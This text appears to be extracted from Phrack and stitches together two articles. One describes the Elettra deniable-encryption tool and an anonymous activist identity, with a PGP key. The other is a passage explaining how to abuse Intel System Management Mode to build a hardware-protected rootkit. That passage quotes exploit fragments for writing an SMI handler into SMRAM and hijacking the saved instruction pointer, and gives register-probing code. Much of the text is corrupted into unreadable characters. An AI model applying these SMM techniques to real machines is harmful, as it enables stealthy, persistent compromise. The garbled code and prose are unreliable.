-rw-r--r-- 1 user user 247351 Jan 17 11:43 output -rw-r--r-- 1 user user 109079 Jan 17 11:43 output -rw-r--r-- 1 user user 303188 Jan 17 11:43 output -rw-r--r-- 1 user user 301261 Jan 17 11:44 output -rw-r--r-- 1 user user 290419 Jan 17 11:44 output -rw-r--r-- 1 user user 288720 Jan 17 11:48 output -rw-r--r-- 1 user user 114376 Jan 17 11:48 output -rw-r--r-- 1 user user 169173 Jan 17 11:48 output -rw-r--r-- 1 user user 197720 Jan 17 11:48 output -rw-r--r-- 1 user user 114376 Jan 17 11:48 output -rw-r--r-- 1 user user 266452 Jan 17 11:48 output -rw-r--r-- 1 user user 266452 Jan 17 11:48 output
```

The third argument is the filename of the archive that is going to be created.

The fourth argument (optional) is the amount of random padding that will be inserted at the beginning or appended at the end of the compressed archive.

Padding can vary between 10% and 1000%.

How encryption works in Elettra:

Elettra has five command: encrypt, decrypt, checkpass, help and example.

Is executed with: elettra command [args]

We want to encrypt file /tmp/ls-manpage and /tmp/ps-manpage. two file = two password we use "weirdness" and "foxnewsshower", the order link:

```
ls-manpage (weirdness)
ps-manpage (foxnewsshower)
```

 $\ ./elettra encrypt /dev/shm/output 15% /tmp/ls-manpage::weirdness <math display="inline">\ /tmp/ps-manpage::foxnewsshower$

the size of our source file are:

```
$ ls -1 /tmp/ls-manpage /tmp/ps-manpage -rw-r--r- 1 user user 7132 Jan 8 05:57 /tmp/ls-manpage -rw-r--r- 1 user user 36287 Jan 8 05:57 /tmp/ps-manpage
```

The command line specifies 15% of random padding. Required args for the "encrypt" command, are the output file, the source files and the passwords. If passwords are not inserted via command line, they are prompted interactively.

Before the encryption gzip compression is used, the output file is:

```
$ ls -l /dev/shm/output
-rw-r--r- 1 user user 42615 Jan 8 06:13 /dev/shm/output
```

Now we have an encrypted archive. The elettra decryption routine takes a password and, optionally, a destination directory:

```
$ ./elettra decrypt /dev/shm/output weirdness /dev/shm/
$ ls -l /dev/shm/
-rw-r--r- 1 user user 7132 Jan 8 06:32 ls-manpage
-rw-r--r- 1 user user 42615 Jan 8 06:13 output
```

If you want to check your passwords, use the command "checkpass":

./elettra checkpass actresss weirdness shoeless password(s) combinations work ok, with password block of 512 bytes, use it.

If checkpass or encrypt command receive a bad password sequence, notice to the users.

This is how an elettra output file looks like:

```
K = Key
```

C = checksum of password

R = random padding (before the entry point)

r = random encrypted bytes (used in AES CBC)

c = checksum of key

1 = length of the compressed file

d = compressed data

f = length of filename

FILE1, FILE2, FILE3 names of decrypted file

 ${\tt P}$ = encrypted padding to fill the minimum AES-128 block up to its end Random padding is generated with cyclic SHA256 functions.

K and C are in the first segment, called "initial keyblock", the other components are the data in the elettra archive.

Here's how the file is created:


encrypt takes ${\tt OUTPUT\ PADDING\ FILE[1..N]\ PASSWORD[1..N]}$ arguments


```
try for n in [1 .. N]
", 4‡ öâ Ö† 6,... 55tõ$Eöâ•
```

Each of these hashes is required for obtaining an unique number dependent from the password.

This unique number (which is modulo the initial keyblock size) is named "entry point" thus obtaining an entry point for each file in the archive. It is called entry point because it identifies the point where reading will

```
start at decryption time
```





The keyblock length is not hardcoded but its value is choosen in an adaptive way in such a way as to avoid password struct block collisions. A collision occurs if two or more password struct blocks overlap. Obviously a collision may disrupt the information contained in the initial keyblock and as such it has to be avoided.

The password struct block is encrypted with the PASSWORD[1..N], and contains an unsigned int checksum and a 28 byte KEY[1..N].

This mean that each password computation identifies an entry point inside the initial keyblock where the key resides encrypted in 28 of the 32 byte of password struct block. The other data in the initial keyblock are random.


```
This is the algorithm shown in pseudocode:
```

```
for x in [1..12]:
    size = (random\_between(1, 12) * 256) + 512
    size = size + (N * 256)
    create keyblock[size]
    for n in [1..N]
      add_password_hash_to_keyblock(HASHp_n);
    if keyblock[size] has collision
       continue;
    else
      use size as good value
 }
When a keyblock size is found, continue to the next step: creation of
data section.
 for n in [1..N]:
   GZ-FILE-LEN_n = gzip(FILE_n)
 totalsize = keyblock size
 for n in [1..N]:
   MIN-EP_n = totalsize;
    totalsize = totalsize + (GZ-FILE-LEN_n * PADDINDG% )
```

```
MAX-EP_n = totalsize;
totalsize = totalsize + GZ-FILE-LEN_n
}
```

In this step we'll get the total length of the Elettra archive to build through using two arrays MIN-EP[1..N], MAX-EP[1..N] defined later.

Suppose to encrypt two elements:



R1 and R2 are two padding blocks. The dimension of these blocks depends on the padding % value, the size of the compressed file and a bit of random.

The entry point for identifying FILEn position MUST fall between $\mbox{MIN-EP_n}$ and $\mbox{MAX-EP}$ n.

This second entry point is derived from KEY_n and so the keys KEY[1..N] are chosen in order to fulfill this requirement following the algorithm reported below:

```
for n in [1..N]:
 for x in [1..10000]:
   KEY_n = random()
   HASHk_n = HASH(KEY_n)
   EP_n = HASHk_n % totalsize
   if( MIN-EP_n < EP_n < MAX-EP_n)</pre>
    return KEY n;
}
  /---- GZ-FILE-LEN 1 ----/ /---- GZ-FILE-LEN 2 ----/
                 | R | R | GZ-FILE2 | R | 4
     GZ-FILE1
1 |
+--EP1
                 MIN-EP2--+ + EP2
                                               + B
```

R1 is the first block of random (from MIN-EP1 to EP1)
R2 is the post file padding (from EP1 + GZ-FILE-LEN to MIN-EP2)

Every file is written between two random sequences of padding blocks. The length of each padding sequence is random. Every length is plausible before and after a given file, because the attacker doesn't know the padding percentage requested at encryption time.

Now the algorithm has retrieve:

- 1) The length of inital keyblock
- 2) The entry points derived from the passwords
- 3) The keys
- 4) The padding sections
- 5) The internal structs used for keeping file names, file lengths and checksums saved before the file data just after EP_n

Now it's simply a matter of opening a file, writing the initial keyblock and the data section and save.

Decryption sequence for Elettra:

- 1) Password and input file are given
- 2) The password is hashed and this value (referred as HASHp) is used to search the initial keyblock size. The possible value are obtained with the following algorithm

```
for x in [1..80]:
try_size = 512 + ( 256 * x );
```

When the password is able to decrypt the first 32 bytes pointed by HASHp modulo try_size and to verify the internal checksum, the initial keyblock size is identified.

- 3) Read the key from the initial keyblock, decrypt it and evaluate its hash modulo the file total length.
- 4) Decrypt the first 32 bytes. If the checksum matchs, decrypt the file length, decompress it and rename it with its original name.

Conclusions about algorithm:

An analyst that will have to analyze files encrypted by using Elettra will not be able to make any assumption a priori, since the algorithm aims at behaving randomly in order to make any output plausible. Every Elettra output file should contain one or more file, and is plausible assume that only one file had been encrypred, because the padding before and after the decrypted file seem plausible random padding.

The security of this algorithm is based on the propriety of encrypted data to appear fully random over a statistical analysis. An attack which is able to detect the difference between compressed+encrypted data and random data could exploit Elettra.

An example of plausible deniability:

The analyst has found a 1.4Mb long file, encrypted by using Elettra. Using the user provided password, he extracts a .pdf file 2Mb long. Then, the following is plausible:

A: the user has ran Elettra with a 40% proportional padding. The file size was 2Mb and it has been compressed in 1 Mb. Before the beginning and after the end of the file a total of 400k bytes of random padding has been added.

But it is also likely that:

B: the user has used a 2Mb long .pdf as covert file and a 200k file of secret data. The compressed size of the .pdf was 1Mb, but the other file could not be compressed anymore, so its size stayed 200k. From 1Mb compressed .pdf + 200k of secret file and a 16% proportional padding it has been created the 1.4Mb resulting file.

Both cases are plausible: either way the analyst has a password that

extracts a .pdf file 2Mb long that compresses in 1Mb. The analyst could then inspect which part of the file is decrypted, but the position of an encrypted file in the archive gives no information, since it is plausible that both before and after each file in the archive there is random data.

Elettra has been developed with these attacks and countermeasures in mind:

- 1) Files are encrypted with AES-128, random padding is the output of SHA functions and it is also mathematically impossible to say if data is encrypted or just random noise;
- 2) It is not possible to make assumptions based on the final size of the archive (e.g. verifying if the padding is a whole quantity or a fraction is useless because the proportional increase of dimension supplied by the user is not used as is, but a new value is derived from it;
- 3) Checksums used to verify integrity of passwords are implemented, and are checked before the decryption of files;
- 4) In algorithms that work in CBC mode, first bytes are initialized with random data to make cryptography stronger;
- 5) The probability distribution of random data is equal at the beginning and at end of the encrypted file.
- 6) Minimum password length is 6 bytes.
- 7) Disclose a password or a key doesn't give to the attacker any information useful for attacks.

Elettra counts more or less 1600 lines of source code. Every other coder could have found other ways to accomplish the same task, even less complex than the one presented in this article that requires to remember multiple different passwords. In such kind of program there is always room for improvements. The important thing to think about is that in a couple of weeks somebody could develop something unforseen and unexpected by laws, but still perfectly legal.

----[4. THE ANONYMOUS IDENTITY: julia@winstonsmith.info

The name Julia comes from the novel "1984", as the whole Winston Smith Project. Julia shows to Winnie the way, the tools and the motives for freedom. Thus, this Julia - just when the Internet is fighting for its freedom - wants to be the one who demonstrates how laws written by politicians are incoherent, inconsistent, unnecessary.

Spreading techniques aimed to the human rights protection on the Internet have a goal that is not related to personal visibility. On the contrary, in some cases personal safety can be endangered by the spreading of the technique. Thus, other spreading techniques have to be evaluated.

We created an anonymous group identity to have a single reference point (a name, a keyword, an ideal). This experiment brings us some advantages:

- Visibility is obtained as a collective effort, and can survive the single work
- Coders minimize legal and personal risks
- Both individual confrontation and preservation of one's identity inside the group are diminished
- At the moment there is no central blog or web site, as centralizing means being exposed to the risk of being censored, attacked or to draw unneeded attention
- The collective identity identifies itself through a digital signature, and media can be distributed using p2p, web sites, blogs, usenet. The most choices we have, the most options we can consider.
- We are a network made up of people around the world with the skills, the knowledge and the ability to deeply understand problems related with

our countries.

Those who want to team up with julia@winstonsmith.info can write an email message (we strongly suggest using an anonymous remailer or TOR and a throw away email address).

The anonymous identity will not have a web site to express itself, Elettra gets served from url http://www.winstonsmith.info/julia/elettra. Please note that this is done just for convenience, and has no relationship with the anonymous identity.

The only way to verify the authenticity of the source is the digital signature of media using the following key:

----BEGIN PGP PUBLIC KEY BLOCK-----Version: GnuPG v1.4.7 (Darwin)

mQGiBEdqIL0RBAChcjI1XSCY6uBj8tt822t3QAIrbUgIL1f+fknclPHPQqjyv+DI H793WaP2TlJ0mPNJqK2D8pyh0118MMzZIzNq+86zblogLklYU068LbznUPJYN10f 5Idg6DoNHO7JyXxU1aKq15sLD92izRX5g6Jx7V14DTP/gIB+vZjtcykBZwCgmqC1 YZv/KKVtoSyX/QR0YdJk5ecEAJPurJEm82wshma7RxuOL5UDBhRR4WUBquYa5L35 rTeswSZ/5MFAX4G3VWNb28RZMcDKrd2XIbPA/NI8uVNPEmtmdrF4bA7IGYYPmwuz SsL3MN0YcDdh8slrqNBuBFNsH95xm4FQKWc+rPPYvZVSsLBosJz9OXPJJYVh61X8 KDSzA/9bovS6D8e02en5t3XScUSBdU4GCHqqqRLpbfTECSXm2KhA2TtnSQ841qCL eKs4i955xmF6vQ3bZIATpohSPBz/CdvVPcwNIffVxAwX4bDJDdkXkvd2prWibBJ4 VSzcNVfyvRgYGbrTjq7Aok1f3d/GCQz0oMzGLhs8ZY0xkRNJD7Q0anVsaWEgKGFu b255bW91cyBpZGVudGl0eSkgPGp1bGlhQHdpbnN0b25zbWl0aC5pbmZvPohgBBMR AgAgBQJHaiC9AhsDBgsJCAcDAgQVAggDBBYCAwECHgECF4AACgkQ83466PEEGF9S BgCeIrFkSGSUlOYhXZCNcGmmMrBlhlwAnRUL6+VOQ0SxbYTnTpDIMgGwA3byuQL1 BEdqIL0QC6C3T5hpVjgCTHUjbhu/gql/hHQV0u6av5fDGAYZmQPcDRYb5FP76+Kp 6DDLsSDo95DG1STO8QjRNrrz8tOftC6+F4kMxh1KvcyWEeam8GxYMytpQwDN2Nqr J3tV9Q24Nv4wUd7vHNqBlcJKeWyQGxBzebelBgAOyMb4YsIGEZJgR4F+o1R2jQYW rcNPp11aJtxy12dApaHulzEjMCIDNKnJpbi4lLuqGVaht5NMypxsRnclb1Nw87VY jrhyJNGT4tojm7ERzJjNLUenTgda788ivWIse68t5WHh7BIGMyNiMKMGjI2R81ei tGyNhH3HN1VhBrg0eGSEZCGFHZU2chGyOPMqynfsf7o8dkNi8+Ydd0eIn3TlH6of Xy/TqlQAWS5BUhBX7CEpiO1XPh07o2FLyRPQiElSJ3inCh4sOde/vuFp7RMAAwYL n3i13almOtHB4qz0J4h/J8TgDaHYmAidYRpr9m6LpKysomHNrtj2U0Am2DmjI25H LvkOECX9x9yp98WGlzO11ZA++YnCSpuG4b03VsLPqmD/r/VdcXrli5cs+UB7O8L2 2P19L+R089+SieDEKHrKbfkkM3w40J+5/mfxejNfoRh0/GBJgoWGj+h/dChmvE70 alCFDJ5q8Q1QyHMNbMuZxfub+TnpINeHkwiMeaFZRcmaBtjb7T3J+EPf0dUtxXBQ 0F8RzypLEI8FLV/SU+pkynCkp2o6wnRVs8Lms6xci1WE1asr+2Xp9vLN4ppIfo6x reYKeqPcFAw21UuBx6c7OKzEwRFB0OUSGS1Mdzt0ekq2j6Axk5WVShsDcdW+SI5N fKKqSCWSQE9dbekHUXpBkkbI85uJ2F6QOtMFEJGlw5XTAvJyuamVqXyq6SE5AyVL bQ9bfCtizrCOn3h547m7nm6RQ+3JfnCVjJqB9eFtP6WFIsDKKIhJBBgRAgAJBQJH aiC9AhsMAAoJEPN+OujxBBhf16YAnRJLQTTY6JiJGDJG4f2JJFUxereAAJ9hXs0P /yO+HtkGHnfSuwoaRvSQdw== =+vKf

----END PGP PUBLIC KEY BLOCK----

Whoever shares the objectives of the Julia project can contact the address julia@winstonsmith.info (anonymously or not).

Future objectives are not clear, still.

It would be interesting to put together a list of all the world's laws and the technologies which render them useless. Somewhere this activity may be seen as misdemeanor incitement, that's why we choose an anonymous identity, and no fixed media to publish material.

Julia was not born by the will of a single person, but because we felt the need of other people to be able to share and give information and

technologies that can help build freedom of expression, privacy rights, technological awareness. Julia is just a landmark, whoever shares the same aims can pursue them without it.

No vendor and no State, however much we can respect it, can rule the Internet. Open technologies belong to everybody.

----[5. REFERENCES

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==Phrack Inc.==Đ

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----[ 1 - IntroductionĐ
This article will try to explain some details about the Intel ArchitectureĐ
[1] and how it can be manipulated by a malicious user to create a completeĐ
hardware-protected malware.Đ
Also, since the main focus of the article are the System Management Mode Đ
[1] features, we will go into details of the Duflot [2] study and beyond, Đ
showing how to create a stable system running inside the SMM [3].Đ
It's important to mention that everything showed here is reallyĐ
processor-bridges-dependent (we are focusing on Intel processors [1]). Đ
Since inside the SMM a malware could manipulate the whole system memory, itĐ
can be used to modify kernel structures and create a powerful rootkit.Đ
Ð
---[ 1.1 - Paper structureĐ
The idea of this paper is to complete the studies about SMM, explaning how Đ
to use it for evil purposes.Đ
For that, the paper have been structured in two important portions:Đ
Chapter 2 will give a basic knowledge of the Pentium modes of operationĐ
(needed to better understand the other portions of the chapter) and them Đ
will introduce what was the Duflot discoveries related to that. After thatĐ
the chapter will explain what Duflot missed, explaining why the systemĐ
behaves in the way that permits our uses, and introducing the SMM internalsĐ
and our library to manipulate the SMM.Đ
Chapter 3 will explain how to use the SMM for evil purposes, explaningĐ
the challenges to use the SMM and giving pratical samples on the use of ourĐ
library.Đ
Ð
----[ 2 - System Management ModeĐ
Ð
From the Intel manuals [1]:Đ
'%F†R -çFVÂ 7-7FVÒ Ö æ vVÖVçB ÖÖFR ...4ÔÒ' -2 G- -6 ÆÇ' W6VB FÒ W†V7WF]
specific routines for power management. After entering SMM, various parts Đ
of a system can be shut down or disabled to minimize power consumption. SMMĐ
operates independently of other system software, and can be used for otherĐ
purposes too."Đ
Everytime we read something like "and can be used for other purposes" weĐ
start to think: what the hell? What kind of other purposes?Đ
It's interesting that every single sample in the Internet just points toĐ
energy-related uses of the SMM, and says nothing about other purposes.Đ
In 2006, Duflot and others [2] released a paper about how to use the SMM toĐ
circumvent operating system protections. It was the first time that aĐ
misuse of the SMM was shown, and it gave some ideas (like how to put a codeĐ
in SMM, how to manipulate the system memory inside SMM and how to force aĐ
system to enter the SMM), leaving open many questions that will be answeredĐ
here (how to create a really stable code to subvert the SMM, how toĐ
```

```
manipulate the SMM registers, difficulties in create a stable systemĐ
running inside the SMM and why the system behaves in the way he just saidĐ
in the paper).Đ
Ð
Ð
---[ 2.1 - Pentium modes of operationĐ
Everybody already knows about the modes of operation of the P6 family ofĐ
processors.Đ
Real-mode is a 16-bit addressing mode, keept for legacy purposes and Đ
nowadays just used in the boot process. Protected mode is a 32-bit mode Đ
and provides the protection model used by the modern operation systems.Đ
The Virtual 8086 mode have been introduced to garantee greater efficiency Đ
when running programs created for older architectures (such as 8086 and \bar{\text{D}}
The System Management Mode (SMM) is another mode of operation that, as Đ
already said, is supposed to be used to manage power functions.Đ
Volume 3 of the Intel processor manuals [1] already explained the Đ
acceptable transitions between those modes:Đ
Ð
                                          SMI (interrupt)Đ
      ->|Real Address Mode| -----|Đ
       ·-----
       |rsm or |Đ
                                                         |reset VĐ
       _____
       | Protected Mode | -----> SMI (interrupt) ----> | SMM Mode | Đ
reset
        ----- <---- rsm instruction <-----
        VM=1 ^ VM=0
                                                          ^Đ
                                                          |rsm |Đ
       -----
                                                                 Ð
      - |Virtual 8086 Mode| ------|Đ
                                           SMI (interrupt)Đ
Ð
Ð
P.S.: PE and VM are flags of the CRO (control register 0)Đ
Basically what we need to get from here is:Đ
'Ò ç' ÖöFR Öb \div W& F-öâ -â F\daggerR -çFVÂ Æ Ff\div&Ò 6 â Ö \PR G& ç6-F-öâ F\circ
       the SMM mode if an SMI interrupt is issued.Đ
'Ò 4ÔÒ ÖÖFR v-ÆÂ &WGW&â FÒ F†R &Wf-÷W2 ÖÖFR '' −77V-ær
--ç7G'V7F-öâ ‡6ò F†R &ö6W76÷" v-ÆÂ &V B 6 fVB×7F FR Fò &W7F÷&R F†]
-7-7FVÒ FÒ F†R &Wf-÷W2 6-GV F-öâ &Vf÷&R VçFW" F†R 4ÔÒ'1
Ð
---[ 2.2 - SMM OverviewĐ
Ð
First of all, when the system enters the SMM mode, the whole processor Đ
context must be saved in a way so that it can be restored later. By doing Đ
so, the processor can enter in a special execution context and start \mbox{\it D}
executing the SMI handler. To return from this mode there is the specialĐ
instruction RSM (can be used just inside the SMM itself) that will read theĐ
saved context and return to the previous situation).Đ
Also, in SMM the paging is disabled and you have a 16-bit mode of operationĐ
, but all physical memory can be addressed (more on this later).Đ
Ð
```

There are no restrictions to the I/O ports or memory, so we have the sameĐ

privileges as in Ring 0 (in fact, from SMM someone can just manipulate all θ the system memory). θ

Ð

What Duflot showed is a way to put your own SMI handler, force the Θ processor to enter the SMM mode, change the system memory to bypass a Θ security protection (in his case, the securelevel of an OpenBSD system) and Θ then execute his own code changing the saved context to point to it. Θ

---[2.2.1 - SMRAMĐ

Ð

The System Management Mode has a dedicated memory zone called SMRAM. It'sĐ located in the 0x1FFFF bytes starting at SMBASE (it may be bigger if the Đ system activates Extented SMRAM).Đ

Ð

The default value of SMBASE is 0x30000, but since modern chipsets offerĐ relocation, it's commonly seen as 0xA0000 (BIOS relocates it to the sameĐ memory-mapped base address used by the I/O ports of the video card).Đ Đ

As spotted by Duflot, the memory controller hub has a control register Θ called SMRAM Control Register that offers a bit (D_OPEN - bit 6) that, when Dit's set, makes all memory accesses to the address space starting at SMBASED be redirected to SMRAM. Θ

Đ

If the processor is not in the SMM mode and the D_OPEN bit is not set, all Θ accesses to the SMRAM memory range are forwarded to the video card (when it Θ have been relocated to the shared address as said) - giving a protection to Θ the SMRAM, which we will use later to protect the malware). Else, if the Θ D_OPEN bit is set, the memory addressed will be the SMRAM. Θ

Another important thing he showed concerning the handler is the bit number Θ 4 (D_LCK) of the SMRAM Control Register, which, when set, protects the Θ SMRAM control register and thus, the SMRAM memory itself, if the D_OPEN bit Θ was not set at the time the control register was locked. To change it, the Θ system needs to reboot (which gives us a challenge, since most modern BIOSD will lock it). Θ


Đ

It's well detailed in the Intel Manuals, but the fact that a super-userĐ could write to it using the video device and then force a SMI to be $\bar{\text{D}}$ triggered was really new. $\bar{\text{D}}$

Đ

When entering the SMM the processor will jump to the pysical addressĐ SMBASE+0x8000 (which means that the SMI handler must be located at the Đ offset 0x8000 inside the SMRAM). Since when the D_OPEN bit is set we can Đ put some code in the SMRAM, we just need to force an SMI trigger to get $\bar{\text{D}}$ our code executed. $\bar{\text{D}}$

Đ



```
Ð
                                                               Ð
SMBASE = 0 \times A0000
Ð
---[ 2.2.2 - SMI handlerĐ
Since we will set the D\_OPEN bit we need some way to avoid the display \Theta
usage, since all access to the video memory will be forwarded to SMRAM and 	ilde{	ilde{	ilde{D}}}
not to the video card. Duflot does not explain how it is possible, since Đ
his sample was for OpenBSD and it assumed there was no one using the videoĐ
card (he showed an exploit for an OpenBSD problem but as a requisite, Đ
there is no one using the X, for example).Đ
In our samples, we will also show how to manipulate the registers directly, Đ
but we will use the libpci [4] to guarantee no problems with this (since Đ
the libpci uses the system interfaces to manipulate the PCI subsystem Đ
avoiding race conditions in the resource usage). It's also more portable, Đ
because libpci as we will show supports a lot of different operating Đ
systems.Đ
Ð
So, to insert the handler the attacker needs to:Đ
'Ò fW&-g' -b F†R EôÄ42 &-B -2 æ÷B 6WM
'Ò 6WB F†R EÔÕ TÂ &—M
'Ò † fR 66W72 FÒ F†R ÖVÖ÷''
                                                     FG&W72 7 6R \uparrow-â F\uparrowR 6 × ÆRÍ
                  0xA0000-0xBFFFF)Ð
To access the memory we can just mmap the memory range using the /dev/mem Đ
device, because it provides access to the physical address space Đ
(instead of the virtual vision provided by the /dev/kmem for example).Đ
---[ 2.2.3 - SMI TriggeringĐ
Since the SMI signal is a hardware-generated interrupt there is no Đ
instruction to generate it by software. The chipset may generate it, but Đ
_when_ it does depends on the chipset [5][6].D
Duflot also already explained in his paper the SMI_EN register, where the Đ
least significant bit is a global enable, specifying whether SMIs are Đ
enabled or not (the other bits of SMI_EN then control which devices can Đ
generate an SMI).Đ
The SMI_STS register keeps track of which device last caused an SMI.Đ
These registers can be accessed using the regular PCI mechanisms ("in" andĐ
"out"). The position of those register are variable, but they are in aĐ
relative address to PMBASE (SMI_EN=PMBASE+0x30 and SMI_STS=PMBASE+0x34).Đ
The PMBASE can be accessed using bus 0, device 0x1F, function 0 and offset Đ
0x40.Đ
More details of the PCI configuration mechanisms in the section 2.3.1.Đ
Ð
---[ 2.2.4 - Duflot discovery - ExploitĐ
In his paper Duflot & friends showed a working exploit against OpenBSD. Đ
This will be our first code to be analyzed (also attached with small 	extstyle 	exts
modifications to work on Linux).Đ
As can be seen, the code will have problems if there is an X Server runningĐ
```

```
,since it just forwards all video memory access to the SMRAM.Đ
Since the Linux operating system (as most of unixes) provides a way to riseĐ
the I/O privilege level in the user-mode, the exploit is using that in a Đ
way it can use the instructions in/out:Đ
        if(iopl(3) < 0) {Đ
To get access to the SMRAM, the D_OPEN bit must be set:Đ
-÷WF†F F Â †6c, "½
        outl(data2, 0xcfc);Đ
Also here, we can easily see that, in the handler, it is doing the Đ
following:Đ
        addr32 mov $test, %eaxĐ
-Ö÷b VV , V73£ †ffc
Here we have that the offset 0xfff0 is the saved EIP in the saved-state mapĐ
inside the SMRAM. By doing so, it is just putting the address of a functionĐ
in the saved-state map, so when the system triggers the rsm instruction Đ
it will return to protected mode, but now executing the test() function Đ
(the saved EIP).Đ
Duflot discovered that accessing the Programmed I/O Port 0xB2 with the bit Đ
5 of SMI_EN set will generate an SMI:Đ
        outl(0x000000f, 0xb2); Đ
Ð
For sure it's really funny... but what else can be done with that?Đ
Ð
---[ 2.3 - Duflot missesĐ
In his paper Duflot does not explain how the PCI Configuration really worksĐ
(for example, he just pointed to use the port 0xCF8 for address and port D
{\tt OxCFC} to perform the operation itself). Also, he never said when and why {\tt D}
the system generates a SMI. The idea of use the SMM to manipulate the 	ilde{	ilde{	ilde{D}}}
system memory can also be really expanded, to create a malware running Đ
inside the SMM, or to bypass boot-protections and many others (like create Đ
a system protection mechanism running on it).Đ
Ð
The rest of this chapter and the next one will show many details about howĐ
the SMM works and what we can use inside the SMM. Also, will betterĐ
explain how to analyse the system and create a portable library to {\tt D}
manipulate the SMM-related registers.Đ
Ð
Ð
---[ 2.3.1 - PCI ConfigurationĐ
The original PCI specification [11] defined two mechanisms for i386 PCs, Đ
but later specifications deprecated one of these ways. Since this Đ
specification is not free, we highly recommend you to read a book about Đ
that [12].Đ
Basically, you have two I/O port ranges: one associated to the address portĐ
(0xCF8-0xCFB) and the other to the data port (0xCFC-0xCFF).D
To configure a device, you must write to the address port which device andĐ
register you want to access and then read/write the data from/to the dataĐ
port.Đ
```

```
The rule about the format of the data written to the address port is as Đ
following: Đ
        DescriptionĐ
Bits
0..1
        00b (always 0)Đ
2..7
        Which 32-bit space in the config space to accessĐ
8..10
        Device functionĐ
11..15 Device NumberĐ
A complete list of PCI vendors and devices can be found in [13].Đ
PCI devices have an address which is broken down into a PCI-bus number, aĐ
device number within that bus (values 0-31), and a function number withinĐ
the device (values 0-7).Đ
Since a single sample is more valuable, to access a register REG in the Đ
bus:device:function PCI space you will need to use the following address:Đ
           \hat{A} \hat{A}, †'W2 b "db' \tilde{A} \hat{A} b' \hat{I}
^{\text{\tiny{M}}}(((\text{unsigned})\text{device}) \& 0x1F) << 11) \mid D
™((((unsigned)func) & 0x07) << 8) | (REG & 0xFC);Đ
In each PCI device's configuration space there's normally one or moreĐ
BARs (Base Address Registers), which can be used to set or find the addressĐ
in physical memory or in I/O space of each resource the card uses.Đ
---[ 2.3.2 - When and why the system generates a SMIĐ
All memory transactions (read/write memory access) from the CPU are placed Đ
on the host bus to be consumed by some device.Đ
Potentially the CPU itself would decode a range (of memory) such as the Đ
Local APIC range, and the transaction would be satisfied before needing Đ
to be placed on the external bus at all.Đ
If the CPU does not claim the transaction (don't decode), then it must beĐ
sent out. In a typical Intel architecture, the transaction would next be \mbox{\it D}
decoded by the MCH (Memory Controller Hub) and be either claimed as an \mbox{\it D}
address that the MCH owns, or it's determining based on decoders that the \mbox{D}
transaction is not owned by the MCH and thus should be forwarded on to the Đ
next possible device in the chain.Đ
If the memory controller does not find the address to be within actual Đ
DRAM, then it looks to see if it falls within one of the other I/O ranges Đ
it owns (ISA, EISA, PCI).Đ
Depending on how old the system is, the memory controller may directly Đ
decode PCI transactions (instead of pass that to the I/O bridges), for Đ
example.Đ
Ð
If the MCH determines that the transaction does not belong to it, theĐ
transaction will be forwarded down to whatever I/O bridge(s) may be presentĐ
in the system. This process of decoding for ownership / response or Đ
forwarding down if not owned repeats until the system runs out of potentialĐ
agents.Đ
Ð
The final outcome is either an agent claims the transaction and returnsĐ
whatever data is present at the address, or no one claims the address andĐ
an abort occurs to the transaction, typically resulting in OFFFFFFFFh dataĐ
being returned.Đ
```

```
In some situations (Duflot paper's case), some addresses (for example thoseĐ
falling within the 0\text{A}0000\text{h} - 0\text{BFFFFh} range) are owned by two different \text{D}
devices (VGA frame buffer and system memory). This will force the Đ
architecture to send a SMI signal to satisfy the transaction. Đ
If no SMI is asserted, then the transaction is ultimately passed over byĐ
the memory controller, so that the VGA controller (if present) can claim Đ
it.Đ
Ð
memory controller, then the transaction will be forwarded to the DRAM Đ
unit for fetching the data from physical memory (executing our handler).Đ
---[ 2.4 - SMM Internals - Our first experiencesĐ
Here we will clarify some important details about SMM and how it works. Đ
This will be important to better understand the attached library.Đ
---[ 2.4.1 - Analyzing the SMM registersĐ
Let's start by analyzing the SMM using libpci, so we can have more Đ
stability doing this.Đ
The following code is known to work fine in ICH5 and ICH3M controllers. Đ
     code ---Đ
Ð
#include <stdio.h>Đ
#include <pci/pci.h>Đ
#include <sys/io.h>Đ
/* Defines - bit positions (will be used in more samples) */Đ
#define D_OPEN_BIT (0x01 << 6)Đ
#define D_CLS_BIT
                       (0x01 << 5)D
#define D_LCK_BIT
                       (0x01 << 4)D
#define G_SMRAME_BIT
                      (0x01 << 3)D
\#define C_BASE_SEG2_BIT (0x01 << 2)Ð
#define C_BASE_SEG1_BIT (0x01 << 1)Đ</pre>
#define C_BASE_SEG0_BIT (0x01)Đ
/* Function to print SMRAM registers */\bar{\text{D}}
void show smram(struct pci dev* SMRAM)Đ
{Đ
-S, 6×& Õ÷f ÇVS⅓
Ð
'ò¢ &÷f-FVB '' Æ-' 6' ¢ý
       smram_value = pci_read_byte(SMRAM, SMRAM_OFFSET);D
--b‡6×& Õ÷f ÇVR b Eôõ Tåô$•B′ ½
               printf("D_OPEN_BIT:
                                       1\n");
        } else {Đ
               printf("D_OPEN_BIT:
                                        0\n");Đ
        }Đ
        if(smram_value & D_CLS_BIT) {Đ
               printf("D_CLS_BIT:
                                        1\n");
        } else {Đ
               printf("D_CLS_BIT:
                                        0\n");Đ
        }Đ
        if(smram_value & D_LCK_BIT) {Đ
               printf("D_LCK_BIT:
                                       1\n");
        } else {Đ
```

```
printf("D_LCK_BIT:
                                         0\n");Đ
        }Đ
        if(smram_value & G_SMRAME_BIT) {Đ
                printf("G_SMRAME_BIT:
                                         1\n");Đ
        } else {Đ
                printf("G_SMRAME_BIT:
                                         0\n");Đ
        }Đ
        if(smram_value & C_BASE_SEG2_BIT) {Đ
               printf("C_BASE_SEG2_BIT: 1\n");
        } else {Đ
                printf("C_BASE_SEG2_BIT: 0\n");D
–Ý
        if(smram_value & C_BASE_SEG1_BIT) {D
